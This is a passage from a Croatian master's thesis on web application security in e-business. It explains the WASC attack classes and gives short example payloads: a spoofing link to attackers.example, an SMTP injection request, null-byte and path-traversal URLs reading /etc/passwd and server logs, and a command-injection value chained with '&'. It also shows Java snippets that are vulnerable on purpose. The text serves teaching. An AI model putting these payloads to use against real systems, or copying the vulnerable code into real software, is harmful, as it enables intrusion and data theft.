SVEUČILIŠTE U ZAGREBU

FAKULTET ELEKTROTEHNIKE I RAČUNARSTVA

DIPLOMSKI RAD br. 306

Sigurnost web-aplikacija za elektroničko poslovanje

Stipe Novokmet

Zagreb, lipanj, 2011.

Zadatak

Sigurnost web-aplikacija za elektroničko poslovanje

Opis zadatka

Potrebno je analizirati norme i metode za zaštitu web-aplikacija namjenjenih elektroničkom poslovanju, s naglaskom na područje internetskog bankarstva. U programskom jeziku Java treba razviti odgovarajuću web-aplikaciju za elektroničko poslovanje i pri tome implementirati metode za autentifikaciju, autorizaciju i kriptiranje. Potrebno je zatim ispitati razinu sigurnosti razvijene aplikacije. Na temelju dobivenih saznanja potrebno je navesti preporuke i procedure za unapređenje sigurnosti web-aplikacija za elektroničko poslovanje.

Zahvaljujem svojoj obitelji za pruženu podršku,
razumijevanje i katolički odgoj.

Zahvaljujem svojoj djevojci Ružici za
iskrenu ljubav i podršku.

Posebno se zahvaljujem mentoru doc.dr.sc. Borisu Vrdoljaku
na svim preporukama, komentarima i savjetima koji su pomogli mom
stručnom napredovanju i profiliranju.

Hvala dr.sc. fra Miljenku Šteki na ukazanom povjerenju,
kao i svim prijateljima koji su me pratili i podržavali.

_____

Sadržaj

1. Uvod

Ulaskom u 21. stoljeće trendovi u informacijskim tehnologijama su se značajno počeli mijenjati. Prvenstveno se to očituje u sve većoj primjeni internetskih tehnologija kao osnovice za razvoj računalnih sustava. U elektroničkom poslovanju koncept korisničkih aplikacija koje su konstruirane za rad na samo jednom računalu ili koje su konstruirane za rad u lokalnim izoliranim mrežama je praktično neiskoristiv. Informacijski sustavi za podršku elektroničkom poslovanju trebaju biti moderni interoperabilni sustavi koje će biti jednostavno nadograđivati i proširivati, koji će raditi pouzdano i moći se lako replicirati i tako zadovoljiti potrebe velikog broja korisnika i osigurati stalnu dostupnost.

Elektroničko poslovanje obuhvaća način poslovanja u kojem se informacijske i komunikacijske tehnologije koriste za poslovne transakcije i razmjenu (poslovnih) informacija u tvrtkama, između tvrtki, između tvrtki i njihovih kupaca ili između tvrtki i javne administracije. [60]

Sve većom primjenom elektroničkog poslovanja u multinacionalnim kompanijama, a tako i u sve većem broju javnih administracija, tržište korisničkih računalnih sustava koji podržavaju pojedini dio elektroničkog poslovanja se naglo razvilo. Na takvom tržištu, jasno je, postoji vrlo velik broj tvrtki i pojedinaca koji svoje sustave prodaju samo kako bi ih što više prodali.

Sigurnost internet aplikacija je značajan izazov za arhitekte i razvojnike modernih informacijskih sustava. Važno je znati da se i uloga "internetskih kriminalaca" promijenila u odnosu na prije - napadači više ne napadaju informacijske sustave zbog vlastite zabave, prestiža ili drugih osobnih razloga nego su često unajmljeni od primjerice konkurencije ili zlonamjernih skupina da obave posao. Stoga je vrlo važno sustavno unaprjeđivati i primjenjivati standarde za sigurnost internetskih aplikacija kako bi se mogućnosti nanošenja štete svele na najmanju razinu. Gartner Grupa je procijenila da se 75% svih napada na informacijske sustave odnosi na napade na web-aplikacije.

U posljednjih nekoliko godina najznačajniji napredak na području sigurnosti (barem teoretski) su postigle bankarske kuće, konkretno standardom PCI-DSS (Payment Card Industry Data Security Standard). Svaka institucija ili privatna tvrtka koja pruža usluge plaćanja preko interneta ili internet-bankarstva mora implementirati spomenuti standard u svoju informatičku infrastrukturu. Nisu rijetki ni primjeri zakonskih obveza vezanih za sigurnosne standarde, posebice za podatke o klijentima, tako da se pitanje sigurnosti internetskih aplikacija proširilo na mnoga polja što će znatno doprinijeti razvoju standarda i procedura za implementaciju sigurnosnih koncepata u informacijske sustave.

Važno je spomenuti i elektroničko poslovanje u Hrvatskoj. Iako nije zaživjelo u punom smislu, objava standarda e-HUB od strane Hrvatske udruge banaka može značajno doprinijeti uvođenju informacijskih sustava u poslovanje pravnih i fizičkih subjekata.

S pogleda sigurnosti sustavi za elektroničko poslovanje spadaju u visoko rizičnu skupinu i nije moguće jednoznačno odrediti smjernice za poboljšanje sigurnosti u spomenutim sustavima. Primjenom različitih sigurnosnih standarda poput PCI DSS-a, standarda NIST-a, modernih principa kriptografske znanosti, najmodernijih hardverskih rješenja, medicinskih dostignuća, programskih jezika i okruženja za razvoj, znanosti o procjenama i

upravljanju rizikom, pravnih i drugih normi može se govoriti o definiciji generičkog modela sigurnosti u računalnim sustavima namjenjenim elektroničkom poslovanju koji će spriječiti i ublažiti posljedice ili prilagoditi informacijsku okolinu u kojoj se dogodio neki incident. Model ne može biti jednostavan jer zahtijeva interdisciplinarni pristup programskom inženjerstvu koje je posljednja i najvažnija karika u praktičnoj primjeni takvog generičkog modela.

U prvom poglavlju naziva Klasifikacija sigurnosnih prijetnji web aplikacijama obrađuje se veliki skup do sada poznatih prijetnji web-aplikacijama, poput napada zlouporabom funkcionalnosti, napada živom silom ili napada zbog preopterećenja spremnika. Na kraju poglavlja dan je osvrt i na nedostatke u funkcionalnosti web-aplikacije koji mogu dovesti do neželjenih posljedica, poput slabosti zbog curenja informacija i drugih.

Drugo poglavlje rada samim nazivom Norme i metode za zaštitu web-aplikacija namjenjenih elektroničkom poslovanju upućuje na najvažnije teme kojima se bavi. U prvom dijelu govori se o vrstama sigurnosti. Drugo poglavlje detaljno razrađuje norme i metode sedam najvažnijih sigurnosnih principa u web-aplikacijama kao što su autentifikacija, autorizacija, povjerljivost, dostupnost i drugi. Posljednji dio trećeg poglavlja donosi pregled normi i metoda za sigurnost u elektroničkom poslovanju poput standarda PCI DSS kao i drugih standarda nevezanih za sigurnost, kao što je e-HUB, i time je ujedno i uvod za četvrto poglavlje rada.

U četvrtom poglavlju rada Sigurnosni model u sustavima za elektroničko poslovanje opisuje se model sigurnosti koji je ugrađen u praktični dio rada. Najveća pažnja je posvećena ugrađivanju sigurnosnih dodataka (okruženja) poput SpringSecuritya, Jasypta, a spomenuta su i druga okruženja za razvoj (Hibernate, Spring, Tapestry5, JUnit...).

Peto poglavlje rada (Upute za instalaciju i daljnji razvoj, prikaz aplikacije) sadrži sažeti prikaz izrađenog praktičnog rada, slike korisničkog sučelja i upute za daljnji razvoj, instalaciju i korištenje.

2. Klasifikacija sigurnosnih prijetnji web aplikacijama

U ovome poglavlju dat će se pregledni osvrt na prijetnje koje su povezane s web informacijskim sustavima. Kao referentna norma predstavljena je klasifikacija prijetnji konzorcija za sigurnost web-aplikacija [61] (WASC). Iako su općenite, prijetnje se posebice mogu odnositi na sustave koji podržavaju elektroničko poslovanje (E-Business) i elektroničko zdravstvo (E-Health) budući da su spomenuti sustavi najosjetljiviji u pogledu podataka koje sadrže. I druga literatura (npr. OWASP) na sličan način kategorizira prijetnje. Važno je stoga imati na umu svaki od spomenutih nedostataka pri izgradnji sigurnog infomacijskog sustava koji prikuplja, obrađuje ili samo koristi povjerljive i osjetljive informacije.

2.1. Podjela sigurnosnih prijetnji prema WASC-u

Klasifikaciju sigurnosnih prijetnji je izradila organizacija WebAppSec Consortium. Posljednja verzija (v2.0) je iz 2010. godine. Prema ovoj klasifikaciji prijetnje su prikazane stablastom strukturom kako slijedi u Tablici 1.:

Tablica 1. Prikaz raspodjele sigurnosnih prijetnji prema WASC-u [61]

Napadi (Attacks)	**Slabosti (Weaknesses)**
○ Abuse of Functionality ○ Brute Force ○ Buffer Overflow ○ Content Spoofing ○ Credential/Session Prediction ○ Cross-Site Scripting ○ Cross-Site Request Forgery ○ Denial of Service ○ Fingerprinting ○ Format String ○ HTTP Response Smuggling ○ HTTP Response Splitting ○ HTTP Request Smuggling ○ HTTP Request Splitting ○ Integer Overflows ○ LDAP Injection ○ Mail Command Injection ○ Null Byte Injection ○ OS Commanding ○ Path Traversal ○ Predictable Resource Location ○ Remote File Inclusion (RFI) ○ Routing Detour ○ Session Fixation ○ SOAP Array Abuse	○ Application Misconfiguration ○ Directory Indexing ○ Improper Filesystem Permissions ○ Improper Input Handling ○ Improper Output Handling ○ Information Leakage ○ Insecure Indexing ○ Insufficient Anti-automation ○ Insufficient Authentication ○ Insufficient Authorization ○ Insufficient Password Recovery ○ Insufficient Process Validation ○ Insufficient Session Expiration ○ Insufficient Transport Layer Protection ○ Server Misconfiguration

○ SSI Injection ○ SQL Injection ○ URL Redirector Abuse ○ XPath Injection ○ XML Attribute Blowup ○ XML External Entities ○ XML Entity Expansion ○ XML Injection ○ XQuery Injection	

Neke od nabrojanih sigurnosnih prijetnji potrebno je pojasniti budući da se u literaturi i u stručnoj praksi često spominje samo nekoliko vrsta napada s proširenim značenjem. Ovaj fenomen je najčešće prouzrokovan nedovoljnom teoretskom podlogom o samim sigurnosnim prijetnjama. Vrlo je važno znati, osim same definicije prijetnje, i fazu razvoja informacijskih sustava u kojima nastaju nepravilnosti koje pospješuju prijetnje. U narednom poglavlju razrađeno je spomenuto.

2.2. Definicije sigurnosnih prijetnji - napadi (Attacs)

U ovome poglavlju detaljnije su objašnjene pojedine prijetnje. Za većinu njih su dani i ogledni primjeri. Svaka od ovih prijetnji se posebice odnosi na informacijske sustave koji su namjenjenji elektroničkom poslovanju. Iako moderna okruženja (framework) za razvoj IS prema svojoj arhitekturi i dizajnu onemogućuju pojedine napade (primjerice, Apache Tapestry i mnoga druga okuženja onemogućuju manipulaciju URL-ovima, najčešće onemogućuju i standardni napad SQL injekcijom jer se koriste pripremljene xQL naredbe - prepared statements), značajan broj prijetnji može naštetiti aplikacijama za elektroničko poslovanje ili podatcima koji su uključeni u sami proces elektroničkog poslovanja.

2.2.1. Napad zlouporabom funkcionalnosti - Abuse of Functionality (WASC-42)

Ova klasa napada se odnosi na prijetnje koje koriste funkcionalnosti web-aplikacija kako bi nanijele štetu toj aplikaciji ili drugima. Koristi se nedovoljno zaštićena ispravna funkcionalnost informacijskog sustava. Ovakve prijetnje najčešće su kombinirane s drugim vrstama prijetnji. Primjeri su:

- Zlouporaba Send-Mail funkcionalnosti - ako korisnici (napadači) imaju potpunu kontrolu nad poljima elektroničke poruke (From, To, Subject, Body) tada ovu funkcionalnost mogu iskoristiti pomoću automatiziranih skripti i slati spam poruke.
- Zlouporaba funkcionalnosti oporavka zaporke - većina funkcionalnosti oporavka zaporke se odvija u 3 koraka:
    - Upit o korisničkom imenu/adresi elektroničke pošte
    - Obavijest da je poruka poslana na korisniku elektroničku poštu
    - Link u poruci elektroničke pošte koji omogućuje mijenjanje zaporke

U drugom koraku se događa curenje informacija - automatiziranom skriptom se mogu pogađati korisnička imena ili adrese elektroničke pošte i sustav će uredno prijaviti uspješnost (u trenutku kada se pogodi korisničko ime ili adresa elektroničke pošte).

2.2.2. Napad živom silom - Brute Force (WASC-11)

Napadi živom silom su vrste prijetnji kojima se pokušavaju odrediti nepoznati parametri korištenjem metode pokušaja i promašaja, a kao pomoć se koriste automatizirani procesi koji ispituju mnogo različitih mogućnosti. Prednost koju koriste napadači je ta da je zapravo skup korištenih vrijednosti puno manji od statistički mogućih.

Za primjer ćemo uzeti parametar zaporku koja se mora sastojati od 6 znakova, s time da znakovi mogu biti brojke i slova. Nećemo razlikovati velika i mala slova. Statističke mogućnosti su nam: 26 slova i 10 znamenki što je ukupno po 36 različitih simbola za svaki od 6 znakova lozinke. U realnosti, pretpostavimo da će veliki broj korisnika (za proračun ćemo pretpostaviti da će svi korisnici) odabrati lozinku koja će se sastojati od skraćenog zapisa godine rođenja na posljednja dva mjesta lozinke. Dakle, kao realno promatramo lozinke koje se sastoje od 4 slova na početnim mjestima i 2 broja na posljednja dva mjesta. Uz to, najstariji korisnik je vjerojatno rođen u 1950-im godinama, a registrirati se mogu samo punoljetni, pa je posljednji registrirani rođen najkasnije u 1990-im godinama. Predposljednje mjesto može poprimiti vrijednost od [5,9], ukupno 5 različitih. Posljednje mjesto može poprimiti vrijednosti [0,9], ukupno 10 različitih.

Statistička vrijednost	Znakovi: _ _ _ _ _ _ Mogućnosti: 36 * 36 * 36 * 36 * 36 * 36 = = **36^6 = 2 176 782 336** Zaključak je da je ovako moguće generirati oko dvije milijarde različitih lozinki.
Realna vrijednost	Znakovi: _ _ _ _ _ _ Mogućnosti: 26 * 26 * 26 * 26 * 5 * 10 = = **26^4 * 50 = 22 848 800** Zaključak je da je ovako moguće generirati oko 23 milijuna lozinki.

Iz ovakvog jednostavnog proračuna jasno je vidljivo kako stvarna statistička vrijednost može biti vrlo varljiva, te kako samo neka dodatna saznanja mogu povećati uspješnost napada i smanjiti skup vrijednosti koje treba ispitati. Ovakve zaključke koriste i napadači. Pri napadu živom silom mogu se primjerice, istodobno pogađati i korisničko ime i lozinka, ili se jedno od njih može fiksirati (ako je poznato), a drugo pogađati. Napad kod kojeg se fiksira zaporka, a pogađa korisničko ime se naziva obrnuti napad živom silom. Kod ove vrste napada nije moguće pogoditi podatke specifičnog korisnika, pa se ovaj napad koristi kako bi se nasumično zaključali korisnički računi kod sustava koji nakon nekoliko neuspjelih pokušaja blokiraju korisnički račun.

Napadi živom silom mogu se primijeniti i na pogađanje sjedničkog identifikatora (session id-a), kao i na pogađanje imena skrivenih datoteka i direktorija koji nisu linkani nigdje u sustavu zbog "sigurnosti", nego im mogu pristupiti samo korisnici koji znaju točne nazive.

Na razne načine (kupovinom preko interneta, krađom broja kartice) napadači mogu doći do broja bankovne kartice. Za većinu kupovina preko interneta koriste se i dodatni parametri koji nisu snimljeni na magnetsku traku/čip kartice, nego su upisani na samu karticu, a to su CVV/SCS kodovi ili datumi isteka. Ove se parametre može pogoditi korištenjem žive sile u 1000 do nekoliko desetaka tisuća pogađanja.

2.2.3. Napad prekoračenjem kapaciteta (spremnika) - Buffer Overflow (WASC-07)

Ovi napadi mijenjaju tijek izvršavanja programa (programskog odsječka) zauzimanjem memorijskog kapaciteta. Mogu se koristiti za: kontroliranje izvršavanja procesa, rušenje procesa ili mijenjanje internih varijabli sustava. Dijele se na dva glavna razreda: stogovski (stack-based) i hrpni (heap-based). Banalni primjer ovakvih napada je:

- Ako u polje od 32 bajta (char buffer[32]; // 32 bytes) upišemo 40 znakova "A" gotovo uvijek će se program prekinuti zbog prekoračenja alocirane memorije - ovo je stack-based napad.

Napadi prekoračenjem kapaciteta spremnika su teže izvodivi u programskim jezicima više razine poput JAVA, C# ili skriptnih jezika, nasuprot C-u i C++-u. Najčešći uzroci ovih nepravilnosti su nepravilnosti u programskom kodu.

2.2.4. Napad mijenjanjem sadržaja - Content Spoofing (WASC-12)

Ovaj napad predstavlja namjeru napadača da se korisnika uvjeri (zavara) kako je određeni sadržaj koji je prikazan legitiman i da ne dolazi iz drugog izvora. Primjerice, kod dinamički generiranih sadržaja na web-aplikacijama (npr. portala) sljedeći link će prikazati vijest ispravno:

```
http://foo.example/news?id=123&title=Company+y+stock+goes+up+5+percent+on+news+of+sale
```

Najvažniji dio ovog linka je podebljan i označava najčešće ID članka iz baze podataka. Ostatak linka (od oznake "title" pa dalje) označava tekst koji će se upisati u oznaku <title>...</title> u generiranoj stranici. Ako napadač promjeni link, ispisat će se drugi naslov stranice. Korisnik će biti zavaran i mislit će da da je to naslov koji treba biti takav. Primjer zlonamjernog linka je:

```
http://foo.example/news?id=123&title=Company+y+filing+for+bankrupcy+due+to+insider+corruption,+investors+urged+to+sell+by+finance+analyists...
```

Drugi primjer je dinamičko učitavanje stranica, primjerice, dio html koda koji ispisuje okvir u kojem se nalazi druga stranica (`<frame src="http://foo.example/file.html">`) se može definirati i u URL linku, i to ovako:

```
http://foo.example/page?frame_src=http://foo.example/file.html.
```

Napadač ovakav link može promijeniti u

```
http://foo.example/page?frame_src=http://attackers.example/spoof.html.
```

Posjetitelj će vidjeti domenu "foo.example", ali će vidjeti zlonamjerni sadržaj. Ovakvi napadi su najčešći u vidu slanja linkova na adresu elektroničke pošte.

2.2.5. Napad predviđanjem korisničkih/sjedničkih podataka - Credential/Session Prediction (WASC-18)

Ova metoda označava prijetnje kod kojih se pogađaju ili otimaju podatci (najčešće jedinstveni identifikator) o korisniku ili o sjednici. Sjednički identifikator može biti spremljen u "kolačić" (cookie), skriveno polje obrasca ili u URL. Kako bi se napadač predstavio kao određeni korisnik može:

- se spojiti na web-aplikaciju i zahtijevati određeni trenutni sjednički identifikator,
- korištenjem žive sile izračunati sljedeći sjednički identifikator,
- zamijeniti trenutni sjednički identifikator s izračunatim sljedećim i tako se predstaviti kao korisnik koji se sljedeći ispravno logira u sustav.

Najčešće se za generiranje ovakvih identifikatora koriste ustaljeni nesigurni algoritmi koji se mogu predvidjeti, pa je i s tog pogleda napadačima olakšano djelovanje.

2.2.6. Napad Cross-Site skriptama - Cross-Site Scripting, XSS (WASC-08)

Ova napadačka tehnika prisiljava web-aplikaciju da umetne napadački izvršni kod koji će se izvršiti u klijentskom pregledniku. Zlonamjerni kod može biti pisan u jezicima HTML, JavaScript ili u bilo kojem drugom jeziku za koji je izvodiv u pregledniku. Postoje 3 vrste ovih prijetnji: perzistentne (kod je smješten na serveru), neperzistentne i DOM-based. Ako napadač uspije u tome da se zlonamjerni kod izvrši u korisnikovom pregledniku, a korisnik je autoriziran, kod će se izvršiti u sigurnom kontekstu, te može čitati i pisati sigurnosno osjetljive podatke.

2.2.7. Napad krivotvorenjem Cross-Site zahtjeva - Cross-Site Request Forgery (WASC-09)

Krivotvorenje Cross-Site zahtjeva je napad kod kojega posjetitelj stranice koja se predstavlja kao originalna (profilirana) biva prisiljen da pošalje HTTP zahtjev stranici koja je meta napada. Sva funkcionalnost ovoga napada je skrivena od korisnika i korisnik ne zna da sudjeluje u određenom napadu.

2.2.8. Napad onemogućavanjem normalnog opsluživanja - Denial of Service, DoS (WASC-10)

Jedna od najpoznatijih tehnka napada na informacijske sustave temeljene na tehnologijama web-a jest upravo DoS napad. Namjera je ove napadačke tehnike onemogućavanje normalnog rada sustava i to tako što se želi dovesti računalne resurse (CPU, memoriju, diskovni prostor, ...) do granice normalnog rada, tj. do opterećenja od 100%. Ispad bilo koje od napadanih komponenti uzrokuje ispad cijelog sustava.

Postoje dvije vrste napda, jedna (starija) koja se odnosi na napade na mrežnom sloju (veliki broj stvarnih mrežnih spajanja) i druga koja napada sustav na razini aplikacijskog sloja (jednostavnija za izvesti). Napadi mogu biti usmjereni na:

- Specifičnog korisnika - napadač se konstatno pokušava logirati kao određeni korisnik, s pogrešnom lozinkom, što će onemogućiti logiranje stvarnom korisniku s tim korisničkim imenom.
- Poslužitelja baze podataka - ubrizgava se SQL kod koji kompromitira bazu podataka (npr. briše sve podatke ili briše sva korisnička imena) i prouzrokuje se nenormalni rad cijelog sustava.
- Poslužitelja web-aplikacije - koristi se tehnika Buffer Overflow za slanje zlonamjernog zahtjeva koji će srušiti proces u poslužitelju i dovesti cijeli sustav do ispada.

Budući da je ova tehnika najpoznatija, sukladno tomu je i možda jedna od najraširenijih napadačkih tehnika.

2.2.9. Napad „otiskom prsta“ - Fingerprint (WASC-45)

Radi se o tehnici koja nastoji prikupiti što više informacija o tehnologijama ciljanog informacijskog sustava, a sam naziv se povezuje s time da svaka tehnologija ostavlja svoj "jedinstveni otisak prsta" - skup specifičnih informacija koje povećavaju učinkovitost napada. Ova tehnika napada je vrlo slična svojoj prethodnici (TCP/IP Fingerprint) kod koje je ključno bilo skeniranje mrežne infrastrukture raznim skenerima. Tehnika Fingerprint je posebno usmjerena (u modernim, višeslojnim arhitekturama) na:

- Identifikaciju arhitekture (topologije),
- Identifikaciju verzije web servera,
- Identifikaciju softvera web-aplikacije,
- Identifikaciju sustava za upravljanje bazom podataka,
- Identifikaciju tehnologije web-servisa.

2.2.10. Napad oblikovanjem Stringa - Format String (WASC-06)

Ova napadačka tehnika se temelji na mijenjanju tijeka izvršenja programa korištenjem mogućnosti biblioteka za oblikovanje tipa podataka tekst (String, Char, ...). Za primjer ćemo uzeti C/C++ funkciju `printf` u koju ćemo kao parametar proslijediti konverzacijske parametre poput: %f - decimalni broj, %p - adresa pokazivača, %n - ne ispisuje se ništa. Ako se ovakvi ili slični znakovi (ovisno o specifičnoj biblioteci programskih funkcija) predaju kao ulaz u finkcije za ispis ili manipulaciju tekstualnim podatcimna, izvođenje programa može biti nepredvidljivo, primjerice:

- Može se izvršiti samovoljni (nekontrolirani) programski kod na poslužitelju,
- Mogu se pročitati vrijednosti sa stoga ili druge memorijske lokacije,
- Može doći do prekida rada sustava uslijed pogreške.

2.2.11. Napad dijeljenjem HTTP zahtjeva - HTTP Request Splitting (WASC-24)

Napad dijeljenjem HTTP zahtjeva prisiljava preglednik da šalje proizvoljni HTTP zahtjev, nameće XSS ili "zagađuje" memoriju preglednika (cache). Tehnika se temelji na tome da će, jednom kad je preglednik korisnika učitao zlonamjernu stranicu, zlonamjerni programski kod manipulirati funkcijom preglednika, te će, umjesto jednog HTTP zahtjeva, slati praktično dva zahtjeva (u jednom). Da bi ovaj napad bio uspješan, preglednik korisnika mora koristiti HTTP proxy.

2.2.12. Napad dijeljenjem HTTP odgovora - HTTP Response Splitting (WASC-25)

Za ovaj napad potrebna su barem 3 sudionika:

- Web poslužitelj koji ima sigurnosnu rupu koja omogućuje ovaj napad,
- Meta - cache proxy poslužitelj ili preglednik klijenta koji komunicira s web poslužiteljem, te
- Napadač koji inicira napad.

Koristi se činjenica da napadač može poslati zahtjev poslužitelju koji će tada generirati dva odgovora umjesto jednoga. Napadač tada manipulira dvama odgovorima koje šalje meti. Najčešće je potrebno kvalitetno provjeravati ulazne podatke i osigurati da se na istoj IP adresi ne nalazi više sustava kako je to slučaj na virtualnim poslužiteljima.

2.2.13. Napad krijumčarenjem HTTP zahtjeva/odgovora - HTTP Request/Response Smuggling (WASC-26/WASC-27)

Krijumčarenje HTTP zatjeva ili odgovora je napad koji je omogućen od strane poslužitelja ili drugih mrežnih uređaja. U slanju zahtjeva ili odgovora šalju se podatci koji ne odgovaraju RFC standardima (Request for Comments IETF-a)[1]. Primjerice, u jednom HTTP zahjevu/odgovoru prokrijumčari se i drugi. Svaka vrsta aplikacijskog poslužitelja ili drugog mrežnog uređaja na različit način tumači podatke primljene u ovakvom obliku, pa su stoga stanja koja nastaju kao posljedica ovog napada raznovrsna.

2.2.14. Napad prekoračenjem kapaciteta cjelobrojnog tipa - Integer Overflow (WASC-03)

Ova napadačka tehnika koristi se jednostavnim pravilom o cjelobrojnim operacijama. Ako rezultat neke aritmetičke operacije treba spremiti u varijablu tipa Integer (cjelobrojni tip), a vrijednost prelazi maksimalnu dopuštenu vrijednost, varijabla će poprimiti neodređenu vrijednost (ovisno o programskom jeziku dobit ćemo rezultat ili u negativnom broju ili u pozitivnom koji broji ostatak). Pored prekoračenja (u obje strane, minimalna i maksimalna

[1] Vidi: http://www.ietf.org/

vrijednost) postoji i problem s pretvorbom iz jednog tipa u drugi (u cjelobrojne tipove različitih veličina). Kod jednih se gubi dio bitova, kod drugih se nadomiješta posljednjim bitom, gube se predznaci, i slično.

Napadači ova svojstva mogu koristiti tako što će utjecati na vrijednosti programskih varijabli na način kako programer to nije predvidio. Mijenja se tijek izvršenja programa, a u konačnici to može dovesti do netočnih podataka ili do prestanka rada sustava.

2.2.15. Napadi LDAP injekcijom - LDAP Injection (WASC-29)

Napadačka tehnika koja napada i iskorištava web-stranice koje konstruiraju LDAP izjave na temelju unosa korisničkih podataka također spada u napadačke tehnike prema WASC klasifikaciji.

2.2.16. Napad injekcijom mail-naredbi - Mail Command Injection (WASC-30)

Napad e-mail injekcijom se koristi kako bi se zloupotrijebila funkcionalnost e-mail poslužitelja i webmail aplikacija koje stvaraju IMAP/SMTP poruke (izjave za kreiranje takvih poruka). Spomenuti napadi se mogu izvoditi na poslužiteljima koji nisu dovoljno osigurani, i osim logiranja ne sadrže neki mehanizam autorizacije pri slanju ili čitanju elektroničke pošte.

Primjer IMAP napada je sljedeći: ako se za čitanje elektroničke pošte koristi parametar message_id za dohvat, a pri tomu se ne validira poslani parametar, ovaj link može biti zlonamjeran:

```
http://<webmail>/read_email.php?message_id=<broj>
```

U parametar <broj> možemo tada umetnuti dodatne parametre, primjerice neke značajne funkcije u IMAP-u, poput CAPABILITY.

SMTP napad se može koristiti za slanje većeg broja SPAM poruka. Za ovakav napad potrebno je da napadač ima valjan račun na poslužitelju, i da je prethodno autentificiran. Primjerice, može se zaobići zabrana na webmail aplikaciji o količini odlaznih adresa u jednoj poruci, jednostavnim naredbama:

```
POST http://<webmail>/compose.php HTTP/1.1
-----------------------------134475172700422922879687252
Content-Disposition: form-data; name="subject"
Test
.
MAIL FROM: external@domain1.com
RCPT TO: external@domain1.com
RCPT TO: external@domain2.com
RCPT TO: external@domain3.com
RCPT TO: external@domain4.com
Data
Ovo je primjer SMTP Injection napada
.
-----------------------------134475172700422922879687252
```

2.2.17. Napad ubrizgavanjem null bajta - Null Byte Injection (WASC-28)

Napad korištenjem null bajta je tehnika koja se koristi kako bi se zaobišli mehanizmi koji provjeravaju korisnički unesene podatke. Dodaje se null bajt znak (%00 ili 0x00). Učinak varira ovisno o programskom jeziku korištenom za izgradnju informacijskog sustava. U nastavku je prikazan primjer napada koji se odnosi na programski jezik JAVA.

Promatrat ćemo "ranjivu" funkciju `File(...)` iz biblioteke java.io.File. Ova funkcija prihvaća argument tipa String kao naziv datoteke kojom treba manipulirati (komunicira s C-API-jem u pozadini). Pojavu prvog znaka null bajta (%00) funkcija interpretira kao kraj Stringa (String terminator). Promotrimo sljedeći programski kod:

```
String fn = request.getParameter("fn");
if (fn.endsWith(".db"))
{
  File f = new File(fn);
  f.open(); //čita sadržaj datoteke "f"
}
```

Primjećujemo kako se čita parametar koji označava ime datoteke. Ovdje je programski unaprijed (doduše, samo naizgled) određeno koju vrstu datoteka se može učitati, a to su one s nastavkom .db. Međutim, ako kao parametar predamo znakovni niz formata "<nazivDatoteke>.<tip>**%00**.db" uvjetno grananje će se ostvariti, ali ćemo kao rezultat dobiti drugu datoteku koja ima naziv <nazivDatoteke> i koja je tipa <tip>. Primjer ispravnog i neispravnog URL-a je:

Ispravni:

```
http://www.example.host/mypage.jsp?fn=report.db
```

Neispravni:

```
http://www.example.host/mypage.jsp?fn=serverlogs.txt%00.db
```

2.2.18. Napad izvršenjem naredbi operacijskog sustava - OS Commanding (WASC-31)

Ova napadačka tehnika se koristi za neautorizirano izvršavanje naredbi operacijskog sustava. Napad je posljedica kombinacije povjerljivog programskog koda i neispravnih (zlonamjernih) podataka (parametara u programskom kodu). Kako se naredbe izvršavaju pod privilegijama komponente informacijskog sustava koja ih izvodi, napadač ovu činjenicu može iskoristiti kako bi povećao pristup ili naštetio resursima kojima inače nije moguće pristupiti. Za primjer uzimamo programski jezik JAVA.

Svaka aplikacija napisana u programskom jeziku JAVA može komunicirati s okolinom (operacijskim sustavom) na kojem se izvodi pomoću instance klase Runtime (metoda `getRuntime(...)`). Ako se ulazni parametar ne validira, naredni programski kod može biti značajno korišten kako bi se izveo napad izvršenjem naredbi operacijskog sustava.

```
public string cmdExecution(String id){
  try {
    Runtime rt = Runtime.getRuntime();
    rt.exec("cmd.exe /C LicenseChecker.exe" + " -ID " + id);
  } catch(Exception e){ ...
}
```

Metodi `cmdExecution` se predaje parametar tekstualnog tipa (String id) koji se kasnije koristi za pokretanje programa LicenseChecker.exe koji kao parametar prima spomenuti identifikator. Prema programskom kodu izgleda da nema opasnosti za izvršenje programa, jedino što se može dogoditi jest da je poslan pogrešan identifikator. Međutim, ako se kao identifikator prenese vrijednost "3c8f2a" koja označava preskakanje (Bypass) naredbe, naredba se neće izvršiti - provjera licence neće se ni pokrenuti. Uz to, napadač može kao identifikator predati i drugi parametar tj. drugu naredbu koju će označiti znakom "&" u Windows OS ili znakom ";" u Unix platformama. Zaključno, identifikator koji bi izgledao ovako:

"`3c8f2a & <druga_naredba_operacijskog_sustava>`" preskočit će prvu naredbu koja je isprogramirana i pokrenuti drugu naredbu, s ovlastima koje ima logirani korisnik tj. komponenta koja će obaviti naredbu.

Primjer zlonamjernog identifikatora je: "`3c8f2a & ping –t www.target.site`". Ovakav znakovni niz prouzročit će preskakanje naredbe koja se nalazi ispred koda "3c8f2a", te će pokrenuti ping prema odredišnoj adresi koji će se izvršavati dok god se ne prekine (CTRL+C) ili dok odredišna stranica ne postane nedostupna (zbog argumenta "-t").

2.2.19. Napad grananjem putanja - Path Traversal (WASC-33)

Ova napadačka tehnika pristupa datotekama, direktorijima ili naredbama (funkcijama) koje se nalaze izvan korijenskog direktorija s dokumentima u web-aplikaciji. Obično se korisnicima omogući pristup specifičnom dijelu diskovnog prostora zvanog "web document root" ili "CGI root". Kako bi napadač pristupio datotekama koje se nalaze izvan spomenutog prostora (ili datotekama koje su u spmenutom prostoru, ali ih koristi poslužitelj ili aplikacija) korsitit će naredbe za grananje putanja (posebne znakovne odlomke), poput: "../" ili njihove zamjene. Iako će većina poslužitelja zanemariti znak za kretanje po direktorijima, korištenje uznačivanja (encoding) spomenutog znaka će ponekad omogućiti uspješan napad. Inačice kodiranja znakova za grananje putanja su: "..%u2216" ("..%c0%af" - neispravan znak) za znak "..\", te "%2e%2e%2f" za znak "../". Iako poslužitelji često jesu otporni na ovu vrstu napada, moguće je da se napad dogodi zbog neispravne provjere korisničkih unosa. Tehnika se može koristiti kako bi se dobio ispis određene skripte ili na slične načine. U napadima se koriste i znakovi: "." za listanje trenutnog direktorija, te "%00" za zaobilazak osnovnih provjera tipa datoteke. Primjeri su prikazani naredim URL-ovima.

Napadi na poslužitelja:

```
http://example/../../../../../etc/passwd
http://example/..%255c..%255c..%255cboot.ini
http://example/..%u2216..%u2216someother/file
```

Napadi na informacijski sustav:

- Originalni URL:

```
http://example/scripts/foo.cgi?page=menu.txt
```

- Napadački URL:

```
http://example/scripts/foo.cgi?page=../scripts/foo.cgi%00txt
```

2.2.20. Napad predvidljivom lokacijom sadržaja - Predictable Resource Location (WASC-34)

